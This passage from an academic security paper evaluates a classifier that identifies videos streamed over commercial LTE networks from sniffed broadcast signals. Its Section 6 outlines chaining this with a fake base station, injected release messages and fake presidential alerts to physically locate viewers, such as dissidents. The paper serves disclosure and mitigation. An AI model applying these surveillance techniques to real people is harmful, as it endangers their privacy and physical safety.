the CNN classifier, we used Keras [17] with a TensorFlow backend [11]. In each experiment, unless specified, we trained this classifier for 50 epochs with the Adam optimizer [28] and a batch size of 32. For a decision tree classifier, we leveraged Python scikit-learn [37]. We set the depth of the tree to nine, which is the number of input features. The time to train these classifiers took at most 129 s for the largest dataset (*i.e.*, `YouTube100`) using a machine equipped with an Intel Xeon E5-2630 CPU and a GTX 1080 GPU.

5.2 Closed-world Classification

We designed the experiments to answer the following four research questions: (1) Is our classifier indeed able to identify target videos using broadcast information alone? (2) How much do MNOs and devices affect the classifier's performance? (3) What is the degree to which class sizes affect the classifier's performance? (4) How much does the RNTI changing affect the classifier's performance? We answer these questions by evaluating our CNN classifier. For evaluation metrics, we conducted five-fold cross-validation and averaged the measured accuracy, area under the curve (AUC), and F1 score for each trial.

Baseline results. For each combination of the three MNOs (A, B, and C) and three streaming resolutions (480p, 720p, and 1080p) in the `YouTube100` dataset, we conducted a separate experiment. We built a separate classifier for each combination. Tab. 3 lists the classifier's performance for each experiment.

The accuracy of our classifier varied between 0.928 and 0.985 across the experiments, demonstrating that *our attack is effective in identifying encrypted video streaming transmitted over LTE networks.* These results are consistent with the prior experimental results in wired networks, which yielded an accuracy of 0.99 on 18 YouTube videos [44]. Thus, we have confirmed that a time series of the victim's encrypted traffic volumes is effective when identifying videos, even in cellular networks.

The three rows at the bottom right of Tab. 3 show the classifier's performance on the mixed dataset in which each video class has all three video resolutions. For all three MNOs, the classifier achieved an accuracy between 0.958 and 0.980. This means that the adversary does not need to accurately infer the video resolution that a target victim uses for watching YouTube videos. The adversary can instead use a mixed dataset to classify the victim's videos without losing accuracy.

Impact of MNOs and devices. To investigate the impact of MNOs, we evaluated the identification accuracy by using train and test sets, whose traces were recorded for different MNOs. The performance of all six train/test combinations showed an accuracy of 0.88–0.95, meaning that the performance of the attack is independent of the MNOs. To confirm the impact of devices and app versions, we compared the captured traces of the same video title streamed by two devices and three app versions in dataset construction (§5.1). We did not observe any significant changes due to device/software differences.

Table 5: Identification accuracy for various sniffing times

Sniffing Time (s)	Epoch	15	20	40	60	90	120
YouTube (MNO A)	50	0.78	0.87	0.95	0.96	0.97	0.98
Amazon	500	0.28	0.51	0.87	0.92	0.93	0.95
Sniffing Time (s)	Epoch	40	60	120	200	400	800
Netflix	50	0.24	0.37	0.46	0.57	0.75	0.87


Impact of class sizes. As the proposed attack leverages machine learning techniques for video identification, it could lead to a trade-off between the number of video titles in the target list and the identification accuracy. To investigate the impact of a class size, we expanded the dataset to include 300 video titles. Specifically, we collected 10,069 traces of the top 300 music videos on YouTube in 1080p using MNO A; this consists of 3,645 traces from the `YouTube100` dataset, and 6,424 traces from the `YouTube200` dataset.

Tab. 4 shows the identification accuracy across the datasets of class sizes ranging from 50 to 300. Considering that the videos contain similar content (*i.e.*, music videos), the performance loss in accuracy is relatively small (1.6 %), demonstrating that the attack is scalable.

Impact of changing RNTIs. We investigated the degree to which changing RNTIs contributes to reducing the video identification accuracy. For this, we measured the accuracy of our classifier while varying the sniffing duration of LTE traffic. Unless the adversary handles changing RNTIs, they only have a short time window to sniff the victim's radio signals before the victim's RNTI is changed. By contrast, if the adversary tracks the RNTIs, they can compute a non-fragmented series of traffic volumes for a longer time window.

For evaluation, we trained and tested the classifiers with the first t time series of traffic volumes, where t represents the sniffing time. We varied t from 15 to 120 s for the `YouTube100` and `Amazon` datasets, and from 40 to 800 s for the `Netflix` dataset, considering the different OFF periods of each service.

Tab. 5 shows the identification accuracy depending on the sniffing time. In the `YouTube100` dataset, we observed that the accuracy degraded between 3% and 8% when the sniffing time spanned less than 40 s. For example, the accuracy of the classifier for MNO A dropped from 0.946 to 0.782 when the sniffing time was reduced from 40 s to 15 s. Interestingly, sniffing for a single minute was sufficient to achieve a robust accuracy of over 0.958. As the RNTIs of our UEs did not change within the first 2 min of all YouTube traces, the adversary was able to achieve high accuracy even with a short period of observed traffic before the victim's RNTI was changed. We made a similar observation regarding the `Amazon` dataset. In all Amazon traces, the UE's RNTI did not change because the OFF period did not last over 4 s, which is



(a) w/o considering CA (b) 1080p results

Figure 7: Identification accuracy on the YouTubeCA dataset.

less than the duration (10 s) of the MNOs for releasing radio connections due to no traffic.

In contrast, in the Netflix dataset, the classifier required a monitoring window of at least 800 s to achieve an accuracy of 0.866. During this 800 s window, we observed that RNTIs were changed 6–37 times, which makes it essential to track the RNTIs. In particular, 41% of traces in the dataset show that the UE's RNTI changed within the first 45 s. On average, the first RNTI change occurred in 69.2 s. This implies that an adversary without considering changing RNTIs can achieve an accuracy of below 0.251 when using trace data in which the RNTI is changed within the first 45 s. These results mean that *tracking RNTIs is crucial for the successful identification of videos served with a long-lasting OFF time in LTE networks*.

We further investigated the root causes of the performance difference for a short time window between YouTube and Netflix. We observed that a Netflix client fetched video chunks every 40 s and produced only two ON-OFF periods within the first minute. Meanwhile, in the YouTube dataset, we observed 10–11 ON-OFF periods within the first 20 s. Note that our classifier learns the series of traffic volume changes that these ON-OFF periods generate. Therefore, the more ON-OFF periods there are, the more distinctive the fingerprint becomes. Inevitably, the attack for Netflix videos demands a longer sniffing time to have more ON-OFF periods.

Comparison to prior work. We achieved comparable performance to prior work [44] on the YouTube dataset in a wired network while we used target video titles having over five times of the previous work. However, the performance on the Netflix dataset was relatively low. To determine the cause, we analyzed the working logic of Netflix clients in wired and LTE networks. From the analysis, we observed that the client in wired networks (*i.e.*, Chrome) periodically fetches video chunks every 10 s. This fetching period is much shorter than that of the mobile application (40 s). This means that the number of ON-OFF periods monitored in LTE networks is much lower than that in wired networks during the same monitoring time. Consequently, the classifier is fed only a few occurrences of ON-OFF periods, leading to a lower chance of extracting distinctive streaming patterns.

5.3 Handling Carrier Aggregation

We evaluate how much handling CA contributes to improving the efficacy of the proposed attack.

Impact of CA. To demonstrate the impact of CA on the identification accuracy, we ran experiments on the YouTubeCA dataset collected using a CA-enabled UE. This dataset consists of 1,859, 1,777, and 3,747 traces in MNO A for the three video qualities (480p, 720p, and 1080p), respectively. For each streaming resolution, we merged the traces in the YouTube100 dataset and trained our CNN classifier. Then, we evaluated the classifier on the YouTubeCA dataset.

Fig. 7a shows the identification accuracy for the three video qualities when the adversary monitors the PCell without considering CA. When the UE received videos of 480p and 720p resolutions, the accuracy was 0.898 and 0.777, respectively. For both resolutions, we observed that the differences between the actual volume of streamed video chunks and the estimated volume calculated based on the DCIs are less than 14.4% and 15.7%, respectively. Particularly, when the UE receives high-quality videos (1080p) through CA, the adversary who only listens to the PCell loses 26.1% of the data volume on average. This results in a lower accuracy of 0.686. These results demonstrate that handling CA becomes essential to boost the accuracy in classifying higher resolution videos.

Improvement through our approach. We compared the identification accuracy of two attacks: 1) monitoring only the PCell without considering CA and 2) monitoring the PCell with CA estimation (§4.3). As shown in Fig. 7b, the proposed approach of estimating the lost traffic volume with one SDR improved the accuracy by 29.4% on the 1080p dataset (0.980).

In practice, the decision to use CA for data transmission is affected by network conditions as well as by the amount of transmitted data. To demonstrate the effectiveness of our solutions for handling CA, we additionally constructed two datasets from the YouTubeCA dataset, reflecting a congested network environment. Each dataset consists of the traces monitored when the usage of allocated downlink Physical Resource Block (PRB) is above 50% and 70% in the 1080p resolution dataset, wherein a higher value represents a higher load of the cell. The underlying assumption here is that CA is likely to be activated when the network is already congested.

Fig. 7b shows the identification accuracy of an adversary considering CA. The results for the dataset having a PRB usage of over 70% show an accuracy of 0.970. In contrast, the accuracy without considering CA for the same dataset drops to 0.437. These results demonstrate that *handling CA with packet volume estimation becomes even more crucial for successful video identification attacks as the underlying LTE network becomes congested*. Note that the estimated volume using the proposed approach differs by only 1% from the actual volume measured at the application layer, showing that our method successfully estimated a missing traffic volume.

5.4 Impact of Network Environment

We investigate the impact of network congestion on identification performance. For this, we evaluate our CNN classifier with the intuitive classifier, dynamic time warping (DTW), on the YouTube100 dataset. This is particularly because the DTW




Figure 8: Impact of PRB usage to the traffic shape




Figure 9: Identification accuracy of two classifiers depending on PRB usage (1080p video dataset in MNO B)

classifier directly reflects and observes streaming traffic. After a comparative analysis of the failure cases from the DTW and CNN classifiers, we observed two patterns: the CNN classifier effectively handles a lagged traffic shape of the network environment, and it shows robustness in a congested network environment compared to that of the DTW classifier.

First, we observed that the network environment significantly affects the shape of monitored traffic and eventually reduces the performance of the classifier. Fig. 8 shows three traces of the same YouTube video (*Despacito*) captured in various network environments with different PRB ratios (40%, 63%, and 80%). When the network becomes congested, the monitored traffic shape lagged. For example, the traffic transmission time for a chunk at an 80% PRB ratio required 3.4 times the transmission time for that at 40% (Fig. 8). Such different traffic shapes for one video affect the performance of classifiers. By design, DTW is not robust to accommodate different shapes of time-series traffic from one source because it computes the traffic similarity by direct comparison. That is, a DTW classifier trained on a 40% PRB trace only excels at classifying data traces at 40% PRB. On the other hand, the CNN classifier has a convolution filter, which inherently accounts for traffic chunks lagged over a long time window.

Second, to evaluate the robustness of the classifiers across network environments, we counted the number of failures in the identification of the two classifiers at various PRB ratios (Fig. 9) using the 1080p traces collected for MNO B in the `YouTube100` dataset. These traces can effectively show the congested network environment as MNO B has the largest number of users among the three MNOs. As expected, the DTW classifier was highly affected by the network environment, showing an accuracy lower than 0.6 when the PRB ratio was over 60%. On the other hand, our CNN classifier has 7.6 and 5.8 times fewer failure cases for traces with 61–70% and 71–80% PRB ratios, respectively. Thus, we confirmed that *the CNN classifier is robust to the cellular network environment, where congestion affecting a traffic shape frequently occurs*.




Figure 10: Identification accuracy for datasets in Tab. 2 (left) and precision/recall for YouTube known traces (right)

5.5 Open-world Classification

In practice, the downlink traffic of a victim UE includes a mixture of multiple videos from different service providers as well as non-video data. Moreover, the victim may not watch a video in the pre-selected list. Considering these practical scenarios, we examine whether the proposed attack is able to detect videos from unseen traffic of various data types.

Identifying the video service type. We demonstrate the performance of the video service type classifier (*i.e.*, decision tree classifier) on the three major services. For a given trace, the adversary has to know the video service type for handling CA and properly feeding it to the pre-built video title classifier. We trained a classifier on each of the three datasets (*i.e.*, `AmazonDT`, `NetflixDT`, and `YouTube200`) and evaluated the classifier on the datasets that do not have overlapping video titles; `YouTube100`, `Netflix`, and `Amazon`. This implies that all test traces are *unseen* to the classifier. The performance of each test set shows an accuracy of 0.980–0.991, meaning that each service provider employs a distinguishable HAS logic.

We further analyzed the misclassified cases. For YouTube, we observed that most incorrect cases were misclassified as Amazon (0.013) rather than Netflix (0.004). This is because the traces of YouTube and those of Amazon have more features with similar values (*e.g.*, number of chunks or average ON/OFF period) than those of Netflix.

Identifying the video title. We next evaluated the video title classifier (*i.e.*, the CNN classifier) with *unseen* traffic. We prepared three types of traces recorded by 1) streaming video titles that were not in the target list but were provided by the same content provider (`YouTube200`), 2) streaming videos from other content providers (`Netflix`), and 3) web-browsing (`Web`) and teleconferencing (`Teleconf`) to reflect non-video type traffic (Tab. 2). For the web browsing traces (`Web`), we randomly visited one of the Alexa top 50 websites [29] every 3 s for 120 s, to generate a similar traffic shape (*i.e.*, the ON-OFF pattern) as video traffic. Finally, we constructed the `Teleconf` dataset by using Google Meet and letting conferences last 2 min.

We considered the 100 most viewed YouTube videos as the known video list and trained a classifier using the 1080p video traces of the `YouTube100` dataset used in §5.3. After building the classifier, we defined an additional *"unseen"* class, to which unseen traffic was classified. We established classification criteria as follows: if the maximum value in the softmax (*i.e.*,

the classifier's output) is below a specified threshold, a given trace in query belongs to the *"unseen"* class, regardless of the video title. Here, we followed the same assumption regarding the open-world setting used in previous studies [44, 46].

For practical deployment, the adversary may need to set a confidence threshold. In general, the classifier successfully filtered out the unseen traces as the confidence threshold value increased; however, the known traces were easily misidentified as unseen at a high confidence threshold.

Fig. 10 shows the identification accuracy across various confidence thresholds for four different types of traces along with the known video traces (dotted line). In particular, we observed that the classifier performed differently according to the type of unseen traces. The identification accuracy of each dataset reached 0.9 at the following confidence threshold; 0.91 (`Netflix`), 0.97 (`YouTube200`), 0.4 (`Teleconf`), and 0.76 (`Web`). Meanwhile, the classifier achieved an accuracy of over 0.9 at any confidence thresholds for the known YouTube traces.

Among the traffic types, the classifier outperformed for the non-video type (`Teleconf` & `Web`) and video streaming traffic from other content providers (`Netflix`). To explain this outperformance, we investigated the recorded traffic for each type and confirmed that each unseen traffic type had a distinctive shape. Since video traffic has a distinctive ON-OFF pattern distinguishing it from that of other service types, we observed that the classifier successfully identified the non-video type traffic (`Teleconf` & `Web`). For the `Netflix` dataset, the duration of ON-OFF periods differs from that of the YouTube traces, resulting in a low confidence threshold value to achieve a high identification accuracy. For the *unseen* traffic from the same content provider (`YouTube200`), although the classifier requires a high confidence value to achieve a high accuracy, the adversary benefits from a high precision.

6 End-to-End Attack Scenario

We demonstrate an end-to-end attack that chains the proposed video identification attack with an emergency alerting attack to disclose the physical locations of victims. In particular, we introduce a scenario in which an adversary (*e.g.*, a law enforcement agency in an oppressive regime) forces the UEs of victims (*e.g.*, citizens) that have streamed a particular (*e.g.*, anti-government) video to make a loud tone, enabling the adversary who resides near the UEs physically to possibly locate them.

The key idea is that the adversary *selectively* forces only a target UE to move to their fake base station (FBS) without disrupting other UEs connected to a legitimate eNB. Then, the FBS sends *presidential alerts* to the target UE.

6.1 Attack Overview

Fig. 11 shows the overall procedure, which we detail below:
(1) Setting up an FBS in unused radio frequency: The adversary first sets up an FBS in a radio frequency not in use by MNOs, preventing every UE connected to a legitimate base station from moving to the FBS. The adversary simply avoids all the frequencies dedicated to MNOs, which are publicly available. All UEs, by design [6], connect to i) the radio frequency to which it is connected in prior, or ii) one in the list of commercially used frequencies. As the FBS operates in an unused radio frequency, all UEs ignore this FBS and do not connect to it. Therefore, to force the target UEs to connect to their FBS, the adversary is required to identify them beforehand.




Figure 11: End-to-End attack procedure

(2) Identifying victims: The adversary approaches the legitimate base station and tracks down UEs via the video identification attack (§4). Note that before conducting the video identification attack, the adversary is not assumed to have any prior knowledge of the target UEs. Given traffic collected from a cell and a target video list, the adversary conducts the attack and consequently obtains a tuple (a TMSI, the chain of RNTIs assigned to the TMSI, and a video title) for each UE. With this information, the adversary can pinpoint a set of target UEs.
(3) Redirecting victims to FBS: The adversary now forces each of the identified UEs to connect to their FBS by sending a crafted `RRCConnectionRelease` message. Specifically, the adversary **injects** the crafted message into the communication between the target UE and the legitimate base station to which the target UE is currently connected. Therefore, the target UE is not yet connected to the FBS when it receives the crafted message. Recall that a UE receives data only if its own RNTI is marked in DCIs (§2.1). The adversary can selectively inject the message to the target UE using their RNTIs obtained in the prior step without affecting the connections of other UEs to the legitimate base station.

Upon receiving the message, the target UE immediately releases the existing connection to the legitimate base station. Furthermore, by forging the `redirectedCarrierInfo` and `idleModeMobilityControlInfo` fields in the crafted message, which specify the next frequency to connect, the adversary can redirect the target UE to their FBS. To successfully inject the crafted message, the adversary is required to address the two challenges that we describe in §6.2.
(4) Sending fake presidential alerts: Finally, the adversary sends fake presidential alerts to the target UEs redirected to their FBS, as presented in previous studies [24, 33]. By design, a UE, in the majority of the cases, sounds a loud alarm for

each presidential alert, thereby revealing its physical presence at a venue. For example, in a square or large hall, by arranging the co-workers around the space, the adversary can possibly identify the victims with the alarm.

6.2 Details of Redirecting Target UEs

When conducting the end-to-end attack, all UEs in a target cell are connected to a legitimate base station. To redirect only the target UEs without disturbing other UEs (step (3) in §6.1), the adversary has to address two challenges. The adversary has to 1) inject a crafted message for each target UE through the radio connection to the legitimate base station and 2) enforce the target UE to accept the crafted message.

Injecting a crafted message. We leveraged the signal overshadowing attack [55], which is designed to inject a broadcast message. Particularly, we extended it to support injecting a unicast message, such as an `RRCConnectionRelease` message. Although this seems straightforward, it requires additional considerations that involve a) locating the message on the resource grid properly, and b) encoding the message with the proper eNB's configurations (*e.g.*, transmission mode and generating DCI). By addressing these issues, we succeeded in injecting a crafted `RRCConnectionRelease` message over the air to a specific UE.

Enforcing the target UE to accept the crafted message. We propose to inject an `RRCConnectionRelease` message during the reconnection procedure of a target UE. When a UE connects to an eNB, its security context for secure data transmission is also established. Having the security context, a UE, by design [9], is enforced to discard plain `RRCConnectionRelease` messages. Here lies the problem that the adversary can inject only plain messages due to the absence of the victim's cryptographic keys (§3). For this, we propose to exploit the reconnection procedure that accompanies the reestablishment of the security context. By tracking the victim's connection status, the adversary can detect the moment when the security context is released. Thus, the adversary injects a crafted `RRCConnectionRelease` message before a new security context is established.

Meanwhile, if the target UE has an implementation flaw that it accepts plain `RRCConnectionRelease` messages although having a security context, the attack becomes more efficient and effective. Note that the 3GPP specification [9] explicitly states that *the UE shall discard plain* `RRCConnectionRelease` *messages if it has a security context.* By analyzing several types of UEs, we indeed found such flaws in two types of Samsung Galaxy S4/S5 devices equipped with Qualcomm baseband chipsets. We reported the vulnerability to Qualcomm and Samsung and received confirmation from both vendors. This means that UEs equipped with such vulnerable chipsets accept malicious messages. Thus, the adversary can immediately conduct the attack.

Differences to previous studies. Other studies [24, 33] have also presented attacks that send presidential alerts. The attacks involving presidential alerts generally consist of two phases: 1) making UEs connect to an FBS and 2) sending presidential alerts to all UEs connected to the FBS. Our attack differs in the first phase compared to the previous ones [24, 33]. It selectively moves only target UEs to an FBS whereas previous studies enforce all UEs in the target cell to move to an FBS by increasing the FBS's signal strength.

Verifying the feasibility of the attack. We implemented an FBS by using an open-source LTE protocol stack [47]. It consists of two components: a) one that broadcasts fake presidential alerts, and b) the other that injects a crafted message. The components ran on USRP B210 [50] and X310 [51], respectively. Using the vulnerability described above, we succeeded in conducting the attack [1]. We further discuss the practical requirements of the attack in App. E.

Table 6: Overhead of the proposed mitigation

Baseband	Qualcomm		Exynos		MediaTek
UE	Galaxy S8	Galaxy S20	Galaxy S8	Galaxy S10	LG X6
Avg. (ms)	35.70	30.20	8.19	7.38	20.2

7 Mitigations

In this section, we first explore lightweight mitigation, which requires no changes to UEs and the 3GPP specification. We then discuss viable alternatives and their requirements.

Light-weight mitigation to MNOs. One mitigation is to make the adversary unable to link observed RNTIs to the TMSI (§4.2), thus rendering them incapable of capturing the complete traffic volume. For this, we propose a small modification to the operational sequence to reassign RNTIs as confidential. When establishing a new radio connection including its security context, a UE would use the first assigned RNTI, which could be tracked by the adversary. At this point, the proposed mitigation is to make an eNB issue a new RNTI via an encrypted `RRCConnectionReconfiguration` message after establishing a security context. The proposed approach induces a UE to use a new RNTI by handover to the same cell. This approach requires additional transmission of `RRCConnectionReconfiguration/ReconfigurationComplete` messages and the radio connection reestablishment procedure.

We implemented this mitigation on an eNB that runs on USRP B210 by modifying an open-source LTE network [47]. We only added fewer than 70 LoC in the srsENB code, which is mainly related to the logic of re-assigning RNTIs. We used five UEs from three different baseband manufacturers and confirmed that the implemented mitigation seamlessly worked without any changes to the UEs.

Limitations. The proposed mitigation is easily applicable to commercial networks but has limitations. It imposes performance overhead. We measured the time gap between the receipt of an `RRCConnectionReconfiguration` message and the establishment of a radio connection with the new RNTI.[4]

[4] `RRCConnectionReconfiguration` message containing *newUE-Identity* was sent after an `AttachComplete` message. We measured time on

This gap represents the additional processing time introduced by the mitigation. Tab. 6 shows that the average overhead of 30 trials is 7.38–35.7 ms across five different UEs. These overheads are approximately 4–21% of the average latency of LTE service establishment (168.7 ms) for major US operators [35].

Another limitation is that the mitigation only prevents the adversary from tracking RNTIs. This partially mitigates the threats of video identification because it does not eliminate distinguishable traffic patterns of streaming videos.

Viable yet impractical mitigation. There have been various mitigations to remove the root cause of the video identification attack: 1) eliminating distinguishable traffic patterns for each video; and 2) encrypting DCI. However, those are hard to be adopted in cellular networks because of their limited practicality. They require significant changes in terms of both the implementation and design of video services and cellular networks.

To eliminate distinguishable traffic patterns, prior works have introduced several approaches: 1) making the bitrate constant with a rate control [44]; 2) adding a noise or padding to each streaming chunk [20, 60]; and 3) varying the size of each chunk randomly [44]. However, increasing the size of a video chunk may undermine the video quality as it would require a larger number of chunks to play the same video. Furthermore, users tend to be sensitive to the usage of mobile data, which affects their payments. For instance, Zhang *et al*. [60] proposed adding noises with a volume more than twice that of an original video; this policy would deplete the users' monthly data allowance three times faster.

Another mitigation is to encrypt DCIs. Considering that the proposed attack exploits a time series of traffic volumes by decoding DCIs, encrypting DCIs eliminates the source of exploitation. However, this approach would cause significant overhead to both a cell tower and a UE, as DCIs are sent via radio signals every 1 ms, already entailing a large number of decoding and encoding processes. In addition, introducing encryption to a non-secure protocol layer requires additional considerations on the design choice of key encryption and management (including the overhead), thus involving disruptive changes for the LTE protocol design.

Discussion on mitigations. The fundamental cause enabling this privacy-threatening attack is unencrypted information broadcast over the air. However, encrypting such information entails inevitable performance overhead, thus provoking mundane discussions of the trade-off between privacy and performance. We thus encourage ground-breaking research that eliminates information-leaking public channels with negligible overhead for the next generation of cellular networks.

8 Discussion

Handling the moving target. One possible limitation of this work is to link the identity of the victim who moves to different eNBs. Roger *et al*. revealed that the identifier of the victim (*i.e.*, RNTI) could be tracked when the UE moves to another eNB [26] because the `RRCConnectionReconfiguration` message is not encrypted and RNTI is not random. However, according to our measurement, the RNTI values are changed to random values through encrypted messages whenever the UE moves to another cell. Nevertheless, due to the unique working logic of HAS, there is still a chance to track the user. As we pointed out in §3.1, TMSI-RNTI mapping is possible when the radio connection is reestablished after the OFF periods. Thus, the adversary is able to sniff the victim's traffic continuously. Otherwise, the adversary needs to handle the partially monitored traffic. For this, it may involve 1) augmenting the training data with LTE traces from different parts of the video, and 2) making the classifier shift-invariant.

Identifying the traffic containing ads. Our work provides a way to measure the complete LTE traffic volume, but it still has room for improvement in identifying the traffic with ads. Note that the observed video traffic becomes distorted when the ads are inserted. For example, due to ad traffic, fetching the remaining chunks of a target video is delayed. Thus, the collected traffic becomes different from the shape of its original traffic without video ads. One plausible solution is to train the classifier along with traces in which video ads are redacted. Therefore, a query for this classifier should become an ad-redacted video as well. However, the starting time and duration of ads are not deterministic, and these ads vary by users [56, 57]. Thus, for each classifier query, the adversary should identify time windows of playing ads and redact traffic volumes in these windows for accurate video identification. One alternative is to design a shift-invariant classifier. However, designing such a classifier is known to be challenging [59], and we believe that designing a shift-invariant classifier is orthogonal to our attack. We leave these additional challenges as future work.

Targeted attacks. One may extend our attack to target a specific user who is streaming a video of the adversary's interest. This *targeted* attack assumes an adversary who has the victim's soft-identifier, such as a phone number or social media accounts. This adversary requires addressing the following challenges for successful video identification: they should 1) localize the victim's physical cell location and approach the cell coverage, 2) determine the victim's MNO, and 3) obtain the victim's TMSI. The adversary may have several options to achieve these conditions. Unfortunately, the first challenge is known to be challenging [22, 31, 45]; thus, this can be a promising future work. For the second challenge, the adversary can set up multiple downlink sniffers for all MNOs in their coverage; in most countries, there are 2-4 MNOs. Besides, scaling up the attack does not require a high cost considering an SDR cost. For the third challenge, the adversary can leverage several techniques that associate the victim's soft-identifier with the TMSI [22, 25, 31, 45]. One representative attack is a silent paging that exploits the relatively

the UE side from the reception of the `RRCConnectionReconfiguration` message to the reception of the `RandomAccessResponse` message.

unchanging nature of TMSI. The adversary makes multiple calls to the victim and monitors a repeatedly appearing TMSI in paging messages [22, 31, 45]. ToRPEDO [25] also proposed a way to retrieve the victim's TMSI by exploiting the deterministic paging location.

9 Related Work

Video identification attack. There have been several studies with the same goal of exploiting the VBR-encoded content in other types of networks. Most studies on wired networks [20, 21, 38, 44, 52] or 802.11 [43] assumed a strong attack model that the adversary has the ability to access the victim's network infrastructure or device. In contrast, the adversary in our threat model only harnesses broadcast channels over the air without any direct access, as presented in wireless networks [34]. We concretized practical challenges and presented a new approach to a video identification attack in cellular networks. The prior study on 802.11 [43] also assumed a strong adversary; the authors collected data packets in a pre-connected desktop in the same subnet of the victim, without considering actual radio signals broadcast over the air.
Traffic analysis in cellular networks. In cellular networks, although a few previous studies [29, 41] have presented website identification attacks, no one has presented a video identification attack. Compared to the website identification attacks, video identification attacks in cellular networks differs in two aspects: (1) video streaming often carries a large volume of video chunks, which triggers CA; (2) the streaming policy of a HAS can cause a long OFF period, which triggers the victim's RNTI to be changed. These two characteristics eventually raise practical challenges, as discussed in §3.1.

10 Conclusion

This work is the first empirical study on a video identification attack in commercial LTE networks. We show that an adversary can pinpoint victims watching target videos of their interest without any access to their UEs or the LTE infrastructure. By leveraging the proposed methods that exploit the information embedded in broadcast radio signals, our extensive evaluation of commercial LTE traffic emphasizes that the adversary with a single SDR can achieve high accuracy in video identification. We conclude by proposing a lightweight countermeasure readily deployable without hardware or specification changes to MNOs and LTE networks.

Acknowledgment

We sincerely appreciate our reviewers and shepherd, Omar Haider Chowdhury, for their insightful comments and suggestions. This work was supported by Institute of Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government (MSIT) (No.2020-0-00209, Investigation of new security and privacy threats in Web5G platforms, and No.2019-0-01343, regional strategic industry convergence security core talent training business)

References

[1] Watching the Watchers. https://sites.google.com/view/sec21-wtw/watching-the-watchers.

[2] 3GPP. TR 36.808. Carrier Aggregation; Base Station (BS) radio transmission and reception.

[3] 3GPP. TS 33.501. Security architecture and procedures for 5G System.

[4] 3GPP. TS 36.101. User Equipment (UE) radio transmission and reception.

[5] 3GPP. TS 36.212. Multiplexing and channel coding.

[6] 3GPP. TS 36.304. User Equipment (UE) procedures in idle mode.

[7] 3GPP. TS 36.321. Medium Access Control (MAC) protocol specification.

[8] 3GPP. TS 36.323. Packet Data Convergence Protocol (PDCP) specification.

[9] 3GPP. TS 36.331. LTE RRC Protocol specification.

[10] 3GPP. TS 38.331. 5G NR RRC Protocol specification.

[11] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: A system for large-scale machine learning. In *USENIX Symposium on Operating Systems Design and Implementation*, pages 265–283, 2016.

[12] AirScope. http://www.softwareradiosystems.com/tag/airscope.

[13] Arjun Balasingam, Manu Bansal, Rakesh Misra, Rahul Tandra, Aaron Schulman, and Sachin Katti. Poster: Broadcast LTE Data Reveals Application Type. In *International Conference on Mobile Computing and Networking*, pages 531–533, 2017.

[14] Donald J Berndt and James Clifford. Using dynamic time warping to find patterns in time series. In *KDD workshop*, pages 359–370. Seattle, WA, 1994.

[15] Nicola Bui and Joerg Widmer. Owl: a reliable online watcher for LTE control channel measurements. In *ACM Workshop on All Things Cellular: Operations, Applications and Challenges*, pages 25–30, 2016.

[16] List of LTE networks. https://en.wikipedia.org/wiki/List_of_LTE_networks.

[17] Francois Chollet. *Deep Learning with Python and Keras: The practical guide from the developer of the Keras library*. MITP-Verlags GmbH & Co. KG, 2018.

[18] Cisco Visual Networking Index: Global Mobile Data Traffic Forecast Update 2017-2022 White Paper.

[19] Haotian Deng, Kai Ling, Junpeng Guo, and Chunyi Peng. Unveiling the Missed 4.5 G Performance In the Wild. In *International Workshop on Mobile Computing Systems and Applications*, pages 86–91, 2020.

[20] Ran Dubin, Amit Dvir, Ofir Pele, and Ofer Hadar. I Know What You Saw Last Minute-Encrypted HTTP Adaptive Video Streaming Title Classification. *IEEE Transactions on Information Forensics and Security*, 12(12):3039–3049, 2017.

[21] Jiaxi Gu, Jiliang Wang, Zhiwen Yu, and Kele Shen. Walls have ears: Traffic-based side-channel attack in video streaming. In *IEEE Conference on Computer Communications*, pages 1538–1546, 2018.

[22] Byeongdo Hong, Sangwook Bae, and Yongdae Kim. GUTI Reallocation Demystified: Cellular location tracking with changing temporary identifier. In *Network and Distributed System Security Symposium*, 2018.

[23] Byeongdo Hong, Shinjo Park, Hongil Kim, Dongkwan Kim, Hyunwook Hong, Hyunwoo Choi, Jean-Pierre Seifert, Sung-Ju Lee, and Yongdae Kim. Peeking over the Cellular Walled Gardens-A Method for Closed Network Diagnosis. *IEEE Transactions on Mobile Computing*, 17(10):2366–2380, 2018.

[24] Syed Rafiul Hussain, Omar Chowdhury, Shagufta Mehnaz, and Elisa Bertino. LTEInspector: A systematic approach for adversarial testing of 4G LTE. In *Network and Distributed System Security Symposium*, 2018.

